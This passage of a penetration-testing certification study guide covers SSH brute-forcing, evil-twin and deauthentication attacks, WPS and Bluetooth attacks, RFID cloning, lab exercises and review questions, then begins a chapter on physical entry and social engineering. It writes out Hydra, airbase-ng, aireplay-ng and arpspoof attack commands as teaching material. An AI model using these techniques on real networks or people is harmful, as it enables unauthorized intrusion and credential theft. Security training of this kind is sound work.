tries per task
[DATA] attacking ssh://10.0.2.5:22/
[STATUS] 76.00 tries/min, 76 tries in 00:01h, 14344324 to do in 3145:42h, 4 active
[22][ssh] host: 10.0.2.5   login: root   password: dragon
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-05-21 23:03:40
```

Once you have credentials, additional Metasploit modules like the `ssh_login` and `ssh_login_pubkey` modules can allow you to test them across an entire network range or list of possible target systems.

Wireless Exploits

While wireless and wired networks share many of the same functions, protocols, and behaviors, there are a number of attack methods that are specifically used for wireless networks, access points, and wireless clients. These attacks focus on the way that wireless devices connect to networks, how they authenticate, and other features and capabilities specific to wireless networks.

Evil Twins and Wireless MITM

Evil twin attacks work by creating bogus access points that unsuspecting users connect to. This makes them useful for man-in-the-middle attacks like those discussed earlier in this chapter. While it is possible to create an evil twin of a secured access point, more sophisticated users are likely to notice differences like having to accept new security certificates or other changes.

KARMA Attacks

KARMA (KARMA Attacks Radio Machines Automatically) uses attacker devices that listen for probe requests for WiFi networks. When they receive the probe request, they pretend to be the access point to which the connecting system tried to connect. This allows the KARMA device to act as a man-in-the-middle device. For more details, see

`https://insights.sei.cmu.edu/cert/2015/08/instant-karma-might-still-get-you.html`

https://t.me/learningnets

Evil twins can also be used for downgrade attacks, which trick clients into using a less-secure protocol or encryption scheme. Downgrade attacks aren't limited to 802.11-based protocols; researchers used a downgrade attack to defeat protections built into the Z-Wave protocol used by many home automation and Internet of Things (IoT) devices, causing them to downgrade from the modern and more secure S2 security standards to the S0 standard that many devices also support.



You can read more about the Z-Shave attack at `https://thehackernews.com/2018/05/z-wave-wireless-hacking.html`.

Penetration testers can use Aircrack-ng to create an evil twin using the `airbase-ng` tool. The process is relatively simple:

1. Capture traffic to determine the SSID and MAC addresses of a legitimate access point.
2. Clone that access point using `airbase-ng`.
3. Conduct a de-authentication attack.
4. Ensure that the fake AP is more powerful (or closer!) and thus will be selected by the client when they try to reconnect.
5. Conduct attacks, including man-in-the-middle attacks.

As you can see, these attacks send to the access point a deauthentication packet that appears to come from a valid client. The client will then have to reauthenticate or reconnect to the access point.



The PenTest+ exam calls out fragmentation attacks, but they're not really useful in modern networks. When WEP (Wired Equivalent Privacy) was commonly used to protect wireless traffic, fragmentation attacks were used to speed up the cracking process by injecting arbitrary packets into the traffic stream and then using that traffic to more quickly extract the WEP key. You're very unlikely to run into a need to conduct one on a current network.

Once you have successfully conducted a man-in-the-middle attack, you can also work on credential harvesting by capturing unencrypted traffic between the client and remote systems and services. The same techniques that are used for a wired connection will work here, and the same challenges exist: most authentication traffic on modern networks is encrypted, making sniffing credentials "on the wire"—in this case via wireless connections—much harder.

Attacking WPS

WiFi Protected Setup (WPS) has been a known issue for years, but it remains in use for ease of setup, particularly for consumer wireless devices. Setting up a printer with the

https://t.me/learningnets

push of a button, rather than entering a pre-shared key or password, can seem attractive. Unfortunately, one WPS setup mode requires an 8-digit PIN, which is easily cracked because WPS uses an insecure method of validating PINs. WPS passwords can be attacked using a pixie dust attack, a type of attack that brute-forces the key for WPS. Vulnerable routers can simply be attacked by leveraging the fact that many have poor selection algorithms for their pre-shared key random numbers.



You can read about how to conduct a pixie dust attack in Kali Linux at

`https://www.hackingtutorials.org/WiFi-hacking-tutorials/pixie-dust-attack-wps-in-kali-linux-with-reaver/`.

Bluetooth Attacks

Bluetooth attacks can be useful for penetration testers who have physical access to a local network, or who can get into range of a target's computer, phone, vehicle, or other Bluetooth-enabled device. There are two common Bluetooth attack methods you need to be aware of for the PenTest+ exam:

- *Bluesnarfing*, the theft of information from Bluetooth-enabled devices. Kali includes the bluesnarfer package, which allows phonebook contact theft via Bluetooth, given a device ID or address.
- *Bluejacking*, which sends unsolicited messages over Bluetooth devices.

While discovering Bluetooth devices may be part of a penetration test, the broad fears about wide-scale exploits of Bluetooth-enabled devices have not resulted in significant real-world issues. Bluetooth is a potential path into systems and should be documented, but it's unlikely to be a primary exploit method for most penetration tests.

Other Wireless Protocols and Systems

While the PenTest+ exam doesn't currently include wireless standards other than those we have discussed here, you should make sure to review any information that you find about an organization's wireless capabilities. It is relatively common to discover proprietary or open-standard wireless devices operating in an environment that may provide either interesting information or even a path into a network. The methods to capture and interpret those protocols are well beyond the scope of this book, but there are many groups and individuals that focus on this type of reverse engineering. You can find a treasure trove of projects related to this type of work at `https://hackaday.com/tag/hackrf/`, as well as presentations like the 2018 Blackhat "Bringing Software Defined Radio to the Penetration Testing Community," found at

`https://www.blackhat.com/docs/us-14/materials/us-14-Picod-Bringing-Software-Defined-Radio-To-The-Penetration-Testing-Community-WP.pdf`

https://t.me/learningnets

Wireless Security Tools

Some of the most common open-source wireless security assessment tools are Aircrack-ng, Kismet, and WiFite.

Aircrack-ng provides the ability to conduct replay and deauthentication attacks and to act as a fake access point. It also provides the ability to crack WPA PSK, in addition to the normal packet capture and injection capabilities built into most wireless security tools. You can read more at `https://www.aircrack-ng.org/`.

Kismet provides wireless packet capture and sniffing features and can also be used as a wireless intrusion detection system. Kismet can be found at `https://www.kismetwireless.net/`.

WiFite, or more accurately WiFite2, is a wireless network auditing tool. It includes WPA handshake capture capabilities, support for pixie dust attacks, support for identification of hidden access points, and WPA handshake cracking, among other auditing- and penetration-testing–friendly capabilities.

If you're exploring Kali Linux, you'll find a number of other tools designed to execute specific attacks, and each of those tools can be very useful in specific circumstances. In most cases, however, one of these three tools will be your starting place for penetration tests.

RFID Cloning

Access cards, ID cards, and similar tokens are often used to provide access control to facilities. This makes cloning RFID cards a useful tool for penetration testers. While each of the technologies relies on radio frequency (RF), there are three primary types of card or device that you are likely to encounter:

- Low frequency 125–134.2 KHz RFID cards, which can be cloned to other cards using a readily available cloning tool.
- High frequency 13.56 MHz tags and cards. Many phones now support this near-field communication (NFC) capability, making it possible to clone cards with phones.
- Ultra high frequency tags vary in range from 865 to 928 MHz, and they vary around the world because there is not an accepted international standard.

Figure 7.13 shows an inexpensive low frequency RFID cloning device and tags. Devices like these can make cloning RFID-based access cards trivial, and since RFID cards are often generic in appearance, using a cloned card or even a fob like those shown in the image can make a physical penetration test far simpler.

https://t.me/learningnets

FIGURE 7.13 RFID cloner and tags



Jamming

Wireless DoS can also be a legitimate technique for penetration testers, but it isn't a common technique. It may be used to prevent access to a wireless device or to prevent a device from communicating with a controller or monitoring system, as may be required as part of a penetration test. As wireless IoT devices become increasingly common, blocking them from communicating upstream may allow you to avoid detection or prevent an alarm from being sent.



Jamming may not be legal in the jurisdiction you are in or for the type of device or system you want to block. In the United States, the Federal Communications Commission (FCC) specifically prohibits the use of jammers that block authorized radio communication. You can read more at `https://www.fcc.gov/general/jammer-enforcement`, and there is a complete FAQ on GPS, WiFi, and cell phone jammers at `https://transition.fcc.gov/eb/jammerenforcement/jamfaq.pdf`.

Repeating

Repeating traffic, or relaying traffic, can be useful for a penetration tester who needs access to a wireless network but cannot remain in range of the network. While directional antennas can help, adding a concealed repeater to a remote network can allow traffic to be

https://t.me/learningnets

relayed over longer distances. Commercial devices like the Pwnie Express Pwnplug provide the ability to deploy a device to a local organization and then connect to that device to relay attack traffic to local networks.

Summary

Onsite penetration tests often require pen-testers to gain access to the wired or wireless network. Once you have access, you can then pivot to target systems and services that are accessible on the network segment you are on or other network segments that you may be able to gain access to.

While gaining access may be as simple as plugging into an unsecured network jack or connecting to an open wireless network, most organizations have stronger security. That means that gaining access may require bypassing network access controls (NACs) or conducting a VLAN hopping attack for a wired network. Wireless networks may require setting up a fake access point, changing a MAC address, or providing stolen credentials.

Wireless network attacks require a different set of tools and techniques than wired network attacks. Setting up an evil twin or fake access point to execute man-in-the-middle attacks can serve pen-testers well. In addition, knowing how to deauthenticate systems, how to harvest credentials from wireless clients, and how to exploit specific weaknesses like those found in WPS are all useful tools in a penetration tester's toolkit. Knowing how to target wireless technologies other than WiFi, like Bluetooth and RFID, can also help a penetration tester gain physical access or gather additional information.

Once penetration testers have gained network access, credentials and related information are the first high-value targets. Conducting man-in-the-middle attacks via ARP spoofing can provide penetration testers with the ability to conduct further attacks including replay, relay, SSL stripping, and security protocol downgrade attacks. With these attacks in play, a penetration tester can gain credentials and access or simply view traffic to learn more about an organization and its services.

Penetration testers must be capable of targeting common services like SMB, SNMP, SMTP, FTP, and SSH in addition to using man-in-the-middle attacks. Targeting each service requires knowledge of the service's underlying protocol, exploit methods for the most common software packages and services that are used to run each service, and the penetration testing and auditing tools that can be used to target them.

Windows NetBIOS and SMB services are popular targets because NTLM hashes can be stolen and replayed in pass-the-hash attacks and other credential data can be acquired using specialized attack methods. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NetBIOS-NS) poisoning can provide penetration testers with the ability to obtain a man-in-the-middle position, furthering their ability to gain access and information.

Although many penetration tests do not allow denial of service attacks as part of their rules of engagement and scope, some may allow or even require them. When penetration testers are preparing for network exploitation, it's important to understand the use of tools

https://t.me/learningnets

that can target applications or the protocols they use or that can simply overwhelm a service or network by sending massive amounts of traffic.

Exam Essentials

Understand and be able to explain common network-based vulnerabilities. Explain and implement NetBIOS and LLMNR exploits, including tools like Responder and Metasploit and how they can be used to exploit these vulnerabilities. Understand how common Samba and SMB exploits and pass-the-hash attacks work. Describe SMTP, FTP, and other common service attacks and exploits. Explain how DNS cache poisoning works and when you would use it.

Conduct man-in-the-middle attacks. Establish a man-in-the-middle position through ARP spoofing or other techniques, and then conduct replay, relay, SSL stripping, and downgrade attacks. Explain how you would use these attacks, what information can be gained, and where the attacks are most likely to succeed or fail.

Describe network attacks. You should be able to explain multiple types of NAC bypass scenarios, including MAC spoofing, DHCP server-based NAC controls, and how SNMP and ARP detection can be attacked. Describe and explain VLAN hopping, trunking, and related techniques to view traffic that is not native to your VLAN or to send traffic to other VLANs. Know how to implement a basic denial of service attack, and know the most common DoS attack tools in a penetration tester's toolkit.

Use wireless and RF-based exploits and attacks. Wireless attacks require a few techniques that go beyond those required for wired networks. Know how to set up an evil twin access point using Aircrack-ng and what steps are necessary to deauthenticate a target system. Explain Karma attacks, downgrade attacks, and fragmentation attacks. Be able to describe how and when credential harvesting is possible via a wireless network. Understand vulnerabilities in WPS. In addition, you should have a basic understanding of non-WiFi wireless exploits, including Bluetooth attacks, RFID cloning, and how jamming and repeating traffic can be useful to a penetration tester.

Lab Exercises

Activity 7.1: Capturing Hashes

In this activity, you will capture an NTLM hash used between two Windows systems. Microsoft provides free Windows virtual machines at `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`. You can download any of the Microsoft virtual machines you wish, for any of the virtualization tools that you may have access to. Since

https://t.me/learningnets

we have used VirtualBox throughout the book, this example will presume Windows 10 and VirtualBox are the pairing of choice.

1. Import the VM into VirtualBox and make sure it boots and that you can log into it. Set it to be on the same internal NAT network as your Kali Linux system. Enter the system settings in Windows and change its name to Server.
2. Shut down the VM. From inside the VirtualBox main window, right-click the VM and select Clone. Follow through the dialogs. Once the clone is complete, boot the system and rename it Target.
3. Boot the Server system. Using the administrative controls, create a new user and password. This is the account we will target when we capture the NTLM hash.
4. Create a directory on the server, and put a file into the directory. Then right-click the directory in the file manager and share it. Make sure to set permissions allowing the new user you created to access the share!
5. Record the IP addresses of both systems.
6. Now run Responder and capture the NTLM hash that is sent when Target tries to authenticate to the Server system. Note that we didn't provide you full instructions on how to do this—as you become more advanced in your skills, you will need to learn how to figure out tools without guidance! If you need a hint, we suggest

   ```
   https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/
   ```

   as a good starting point.

Activity 7.2: Brute-Forcing Services

In this exercise, you will use Hydra to brute-force an account on a Metasploitable system.

1. Boot your Linux Metasploitable 2 or 3 system. Log in, and create a user using `adduser` with a weak password. You can find a list of the passwords we will use to brute-force with in `/usr/share/wordlists/rockyou.txt.gz` on your Kali Linux system. If you want to decompress the rockyou list so you can read it, simply copy it to another location and use the `gzip -d rockyou.txt.gz` command. Note that you will have to use the `su` command to add the user as the root account in Metasploitable—if you don't already know how to do this, make sure you learn how.
2. Use Hydra from your Kali Linux system to brute-force the account you just created:

   ```
   hydra -l [userid] -P [password list location] -t 6 ssh://[metasploitable
   IP address]
   ```

3. How long did the attack take? What setting could you change to make it faster or slower? If you knew common passwords for your target, how could you add them to the wordlist?

https://t.me/learningnets

Activity 7.3: Wireless Testing

This exercise requires a wireless card. If the desktop PC you are using does not have one, you may need to skip this exercise. For the purposes of this exercise, we will assume that you have a functioning wireless card (`wlan0`) accessible to a Kali Linux VM. You should also use an access point and target system that you own when conducting this exercise.

1. Set up your wireless card to capture traffic:

   ```
   airmon-ng start wlan0
   ```

2. Note that this changes your wireless card to `mon0`.
3. Capture traffic to determine what access points are in range and their important settings:

   ```
   airodump-ng mon0
   ```

4. Connect to your AP using another device. You should see the connection appear on the screen.
5. Clone the access point. From a new terminal, enter

   ```
   airbase-ng -a [BSSID] -essid "[SSID]" -c [channel] mon0
   ```

   Note that you will need to provide the hardware address of the AP (the BSSID), the SSID, and the channel and that they must all match the target that you are cloning!
6. Now you can bump your device off of the actual access point and cause it to reconnect to your clone. To do this, use the following:

   ```
   aireplay-ng -deauth 0 -a [BSSID]
   ```

7. Now you can conduct man-in-the-middle activities as desired.

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Charles wants to deploy a wireless intrusion detection system. Which of the following tools is best suited to that purpose?
   - **A.** WiFite
   - **B.** Kismet
   - **C.** Aircrack-ng
   - **D.** SnortiFi

   Use the following scenario for questions 2, 3, and 4.

   Chris is conducting an onsite penetration test. The test is a gray box test, and he is permitted onsite but has not been given access to the wired or wireless networks. He knows he needs to gain access to both to make further progress.

2. Which of the following NAC systems would be the easiest for Chris to bypass?
   - **A.** A software client-based system
   - **B.** A DHCP proxy
   - **C.** A MAC address filter
   - **D.** None of the above

3. If Chris wants to set up a false AP, which tool is best suited to his needs?
   - **A.** Aircrack-ng
   - **B.** Kismet
   - **C.** Wireshark
   - **D.** WiFite

4. Once Chris has gained access to the network, what technique can he use to gather additional credentials?
   - **A.** ARP spoofing to become a man in the middle
   - **B.** Network sniffing using Wireshark
   - **C.** SYN floods
   - **D.** All of the above

5. What attack technique can allow the pen-tester visibility into traffic on VLANs other than their native VLAN?
   - **A.** MAC spoofing
   - **B.** Dot1q spoofing
   - **C.** ARP spoofing
   - **D.** Switch spoofing

https://t.me/learningnets

6. What type of Bluetooth attack attempts to send unsolicited messages via Bluetooth devices?
   - **A.** Bluesnarfing
   - **B.** Bluesniping
   - **C.** Bluejacking
   - **D.** Bluesending

7. Cassandra wants to attack a WPS-enabled system. What attack technique can she use against it?
   - **A.** WPSnatch
   - **B.** Pixie dust
   - **C.** WPSmash
   - **D.** e-Lint gathering

8. What type of wireless attack focuses on tricking clients into using less secure protocols?
   - **A.** A downfall attack
   - **B.** A false negotiation attack
   - **C.** A chutes and ladders attack
   - **D.** A downgrade attack

9. Christina wants to use THC Hydra to brute-force SSH passwords. As she prepares to run the command, she knows that she recalls seeing the `-t` flag. What should she consider when using this flag?
   - **A.** How many targets she wants to attack
   - **B.** The number of tasks to run in parallel per target
   - **C.** The time-out for the connections
   - **D.** None of the above

10. Steve has set his penetration testing workstation up as a man in the middle between his target and an FTP server. What is the best method for him to acquire FTP credentials?
    - **A.** Capture traffic with Wireshark
    - **B.** Conduct a brute-force attack against the FTP server
    - **C.** Use an exploit against the FTP server
    - **D.** Use a downgrade attack against the next login

11. Lisa wants to enumerate possible user accounts and has discovered an accessible SMTP server. What STMP commands are most useful for this?
    - **A.** `HELO` and `DSN`
    - **B.** `EXPN` and `VRFY`
    - **C.** `VRFY` and `TURN`
    - **D.** `EXPN` and `ETRN`

https://t.me/learningnets


12. What is the default read-only community string for many SNMP devices?
    - **A.** `secret`
    - **B.** `readonly`
    - **C.** `private`
    - **D.** `public`

13. Which of the following tools will not allow Alice to capture NTLM v2 hashes over the wire for use in a pass-the-hash attack?
    - **A.** Responder
    - **B.** Mimikatz
    - **C.** Ettercap
    - **D.** Metasploit

14. For what type of activity would you use the tools HULK, LOIC, HOIC, and SlowLoris?
    - **A.** DDoS
    - **B.** SMB hash capture
    - **C.** DoS
    - **D.** Brute-force SSH

15. During a penetration test, Mike uses double tagging to send traffic to another system. What technique is he attempting?
    - **A.** RFID tagging
    - **B.** Tag nesting
    - **C.** Meta tagging
    - **D.** VLAN hopping

16. Elle has placed her workstation as the man in the middle, shown in the following image. What does she need to send at point X to ensure that the downgrade attack works properly?



https://t.me/learningnets

A. SYN, ACK

B. PSH, URG

C. FIN, ACK

D. SYN, FIN

17. Ron wants to use `arpspoof` to execute a man-in-the-middle attack between target host 10.0.1.5 and a server at 10.0.1.25, with a network gateway of 10.0.1.1. What commands does he need to run to do this? (Choose two.)

A. `arpspoof -i eth0 -t 10.0.1.5 -r 10.0.1.25`

B. `arpspoof -i eth0 -t 10.0.1.5 -r 10.0.1.1`

C. `arpspoof -i eth0 -t 255.255.255.255 -r 10.0.1.25`

D. `arpspoof -i eth0 -t 10.0.1.25 -r 10.0.1.5`

18. Jessica wants to list the domain password policy for a Windows domain. What `net` command can she use to do this?

A. `net view /domainpolicy`


B. `net accounts /domain`

C. `net /viewpolicy`

D. `net domain /admin`

19. Cynthia attempted a DNS poisoning attack as shown here. After her attempt, she does not see any traffic from her target system. What most likely happened to cause the attack to fail?

DNS poisoning



A. The DNS information was incorrect.

B. The injection was too slow.

C. The DNS cache was not refreshed.

D. The client did not receive a trusted response.

https://t.me/learningnets

20. Elle wants to clone an RFID entry access card. Which type of card is most easily cloned using inexpensive cloning devices?

A. Low frequency 125 to 134.2 KHz card

B. Medium frequency 400 to 451 KHz card

C. High frequency 13.56 MHz card

D. Ultra high frequency 865 to 928 MHz card

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Exploiting Physical and Social Vulnerabilities

THIS CHAPTER COVERS THE FOLLOWING COMPTIA PENTEST+ EXAM OBJECTIVES:

Domain 3: Attacks and Exploits

✓ **3.1 Compare and contrast social engineering attacks.**

- Phishing
  - Spear phishing
  - SMS phishing
  - Voice phishing
  - Whaling
- Elicitation
  - Business email compromise
- Interrogation
- Impersonation
- Shoulder surfing
- USB key drop
- Motivation techniques
  - Authority
  - Scarcity
  - Social proof
  - Urgency
  - Likeness
  - Fear



https://t.me/learningnets

✓ **3.6 Summarize physical security attacks related to facilities.**

- Piggybacking/tailgating
- Fence jumping
- Dumpster diving
- Lock picking
- Lock bypass
- Egress sensor
- Badge cloning

Domain 4: Penetration Testing Tools

✓ **4.2 Compare and contrast various use cases of tools.**

- Social engineering tools
  - SET
  - BeEF



Physical penetration testing of facilities is less common than network-based penetration testing, and it requires a different set of skills and techniques.

Real World Scenario

Scenario: Phishing and Physically Penetrating the Network

After your successful network penetration test at MCDS, LLC, you have been asked to perform a phishing attack against the organization, followed by a physical penetration test of the facility. You have a list of valid email addresses from your previous penetration testing activities, and you know that the organization uses Windows 7 and 10 workstations as the primary desktop and laptop devices throughout its user base.

As you read this chapter, consider how you would answer the following questions as part of your penetration test planning and preparation.

- How would you conduct a phishing campaign against MCDS?
- What would the intent of your phishing activities be? What information or access would you attempt to gain?
- What attack or compromise tools would you use, and how would you deliver them to the target population?
- What issues might you encounter while conducting the phishing campaign?
- MCDS has an onsite data center facility. How can you determine how entry control is provided?
- Once you know how entry control is done, how can you acquire appropriate access credentials if necessary?
- MCDS uses magstripe access cards combined with a PIN-based door lock system. What methods could you use to enter through doors secured with this type of system?
- What social engineering techniques would you use to gain access to the MCDS data center?

https://t.me/learningnets

Physical Facility Penetration Testing

Physical access to systems, networks, and facilities can provide opportunities that remote network attacks can't. In most cases, direct physical access is one of the best ways to gain higher-level access, making physical penetration tests a powerful tool in a pen-tester's arsenal.

Physical penetration tests are also a very useful way to test the effectiveness of physical security controls like entry access systems, sensors and cameras, security procedures, and guards, as well as security training for staff. Much like network-based assessments, physical penetration tests require information gathering, analysis, exploitation, and reporting.

In previous chapters, you learned how to conduct open-source intelligence and passive reconnaissance. In addition to these techniques, a physical penetration test requires an on-site observation phase in which you document the facility, its environment, and visible controls. With a networked penetration test you can send active probes to networked devices, but when conducting active reconnaissance you have to actually visit the facility to conduct physical reconnaissance.

A final difference is the need for *pretexting*, a form of social engineering in which you present a fictional situation to gain access or information. Information gained in the initial reconnaissance stage of a physical penetration test will provide the detail needed for successful pretexting while you are on site by making your stories more believable! Showing up in the uniform of the local power company is far more likely to get you inside than showing up in the wrong uniform or a day after the scheduled maintenance has already occurred.



There are fewer resources available for physical penetration testers than there are for network penetration testers, but there are a number of major penetration testing methodologies that have physical security penetration testing included. An example is The Open Source Security Testing Methodology Manual, or OSSTMM. Version 4 is in draft as of the writing of this book, but Version 3 is publicly available at `http://www.isecom.org/mirror/OSSTMM.3.pdf`.

Entering Facilities

Gaining access to a facility is one of the first steps once you begin your onsite assessment. Figuring out how to get into public areas is often relatively easy, but secured areas usually require more work. You may have to pick locks or find another way to bypass them, or you may have to use social engineering techniques to persuade staff members to let you in. The PenTest+ exam objectives focus on a handful of common methods that are explained here.


https://t.me/learningnets

Piggybacking and Tailgating

One of the easiest ways into a facility is to accompany a legitimate employee. If you look like you belong in the facility, and the organization is one in which not all employees know each other, *piggybacking* is a good option. Piggybacking attacks rely on following employees in through secured doors or other entrances.

Higher-security organization may use mantraps to prevent piggybacking and tailgating. A properly implemented mantrap, as shown in Figure 8.1, will allow only one person through at a time, and that person will have to unlock two doors, only one of which can be unlocked and opened at a time.

FIGURE 8.1 A typical mantrap design



While piggybacking can be a useful solution, other related techniques include dressing as a delivery driver and bringing a box or other delivery in or finding another likely reason to be admitted by employees. Even if they won't let you follow them in because of security concerns, there is almost always a reason that will persuade them to open the door for you!

When Something Goes Wrong

Despite all of the planning that you put into a physical penetration test, it is very likely that something will go wrong. Physical penetration tests are more likely to result in pentesters being caught and identified or something unexpected occurring. That means you need a plan!

Your plan should include (but isn't limited to) all of these:

- Who to contact in the organization when something goes wrong, and an agreement about what will be done. Things that can go wrong include being discovered, setting off an alarm, or even having the police called! You need to define what to do if any of these happen.

https://t.me/learningnets

- How you will deal with unexpected encounters with facility staff. If you run into someone who asks who you are, how will you identify yourself, and what story will you tell? What ID will you show?
- What you will do if you end up trapped, in jail, or otherwise detained.

This list can look intimidating, but the reality is that physical penetration testing and social engineering are complex and the unexpected is likely to occur. A plan can help, and knowing that you have contingencies in place for the most likely problems you could run into is an important part of a penetration test.

Bypassing Locks and Entry Control Systems

Entry control is often managed through locks, making picking locks a useful part of a penetration tester's toolkit. Many penetration testers carry a lockpick set that can allow them to bypass many locks that they encounter, including those on doors, desks, filing cabinets, and other types of secure storage.

There are several ways to duplicate keys, including copying them from photos of keys, creating an impression of a key and then copying it from the impression, and even using multiple keys from the same organization to reverse-engineer the master key. You can find more information on these and other techniques at these links:

- Deviant Ollam's site: `http://deviating.net/lockpicking/`
- The LockWiki: `http://www.lockwiki.com/index.php/Locksport`
- The Open Organization Of Lockpickers (TOOOL) website: `https://toool.us`



Before you pick locks—or carry lockpicks—you should make sure you know about the legality of lockpicking and lockpicks in your area. The Open Organization of Lockpickers, or TOOOL, provides a guide to US lockpicking laws by state at `https://toool.us/laws.html`.

Bypassing locks that don't use keys can also be useful—so you also need to pay attention to RFID and magnetic stripe access card systems and cloning tools, as well as any other entry access mechanisms in use in the organization. Push-button locks, electronic keypads, and other mechanisms may be used, and gaining access can be as simple as watching for a legitimate user to punch in their code in plain sight!

Lock bypass techniques also involve tools like "shove keys," which are thin metal shims that can be hooked over latches and locks to allow a penetration tester to disengage the lock. Specialized shims and other tools—including simply putting a piece of tape over the latch plate of an exit door so you can reenter later—are all methods used to bypass locks without picking them.

Egress sensors are also open to exploit. They are often used in heavy traffic areas to automatically unlock or open doors so that staff can exit easily, but this means that penetration testers can use them as an access method. This vulnerability has prompted some

https://t.me/learningnets

organizations to remove or disable egress sensor systems in secure areas like data centers, but they remain in many locations.

Convenience Gone Wrong

One of the authors of this book worked with an organization that had its egress sensors used against it. The organization had placed egress sensors on a heavily used door to allow it to open easily to allow valuable but heavy portable equipment that moved frequently between facilities to be transferred more easily. Thieves with knowledge of the organization used a crack between the access doors to slide a thin probe with a flag on it through and wave it in front of the egress sensor. This activated the external doors, allowing the thieves into the building. From there, they proceeded to steal highly valuable equipment from a locked secure storage room. The egress doors happily opened themselves again to allow the thieves out, too!

Bypassing Perimeter Defenses and Barriers

Fences and other barriers are intended as both physical barriers and deterrents to unauthorized access. Fences come in many styles, from low fences intended to limit traffic or prevent casual access to higher-security fences topped with barbed wire or razor wire to discourage climbers. Very high-security locations may even reinforce their fences with aircraft cable to prevent vehicles from crashing through them and may extend their fences below ground level to discourage digging under them. As you might expect, organizations that use higher-security fence designs are also likely to have guard posts, including gate guards, and may even have security patrols. Learning who is allowed through the gates, what sort of identification is required, and if there are patrols, and what their schedules and habits are, should be part of your penetration test documentation if they are in scope and exist at your target location.

As a penetration tester, you should fully document fences, their layout and weaknesses, and where and how access is provided through them. In many cases, your focus will be on how to use existing gates and entrances rather than breaching the fence, but a complete penetration test should also document existing breaches and weaknesses. Of course, if you can easily jump the fence, then fence-jumping should be on your list of possible options!

Other Common Controls

Although the PenTest+ exam specifically calls out quite a few physical penetration testing techniques, there are a number of common controls that it doesn't mention. The following are among them:

- Alarms, which may need to be bypassed or disabled
- Lighting, including motion-activated lighting
- Motion sensors that may activate alarm systems
- Video surveillance and camera systems that may record your activities

https://t.me/learningnets

Documenting where each security control is placed and how it works or is likely to work should be high on your list as you plan your work at a facility.



While the PenTest+ exam objectives don't mention these common controls, you are likely to encounter them during a physical penetration test. Make sure to include them in your planning!

Information Gathering

Gathering information while in a facility can provide useful information for both physical and network-based penetration testing. Many penetration testers will record their entire physical penetration test attempt using a concealed camera and will also record any reconnaissance activities. This allows them to review the footage to find security cameras, employee badge numbers, and many other pieces of information they might miss if they relied only on memory and notes.

Penetration testers also often engage in *dumpster diving*, or retrieving information from the organization's trash. At times, this involves actually jumping into dumpsters to recover paperwork, documentation, or even computers or other electronic media. At other times it can be as simple as rummaging in a trash can under a desk. The goal of a dumpster diving expedition is to recover useful information like passwords, user IDs, phone numbers, or even procedures.

Social Engineering

Social engineering targets people instead of computers and relies on individuals or groups breaking security procedures, policies, and rules. In the context of the PenTest+ exam, a social engineer finds and exploits human weaknesses and behaviors to accomplish the goals of a penetration test.

Social engineering can be done in person, over the phone, via text messaging or email, or in any other medium where the social engineer can engage and target the people who work for or with a target organization.

Psychology and Hacking Humans

Social engineering requires a good understanding of human behavior and human weaknesses. The goal of social engineering is to persuade your target to provide information or access that will allow you succeed in performing your penetration test. To do so, you will often appeal to one or more of these common social engineering targets:

- **Trust** is the foundation of many social engineering attacks. Creating a perception of trust can be done in many ways. Most individuals unconsciously want to trust others, providing a useful target for social engineers!

https://t.me/learningnets

- **Reciprocation** relies on the target feeling indebted, or that they need to return a favor.
- **Authority** focuses on making the target believe that you have the power or right to ask them to perform actions or provide information.
- **Urgency** is the sense that the action needs to be performed, often because of one of the other reasons listed here.
- **Fear** that something will go wrong or that they will be punished if they do not respond or help is a common target.
- **Likeness** or **similarity** between the social engineer and the target is a means of building trust, as the target is set up to sympathize with the pen-tester due to their similarity.
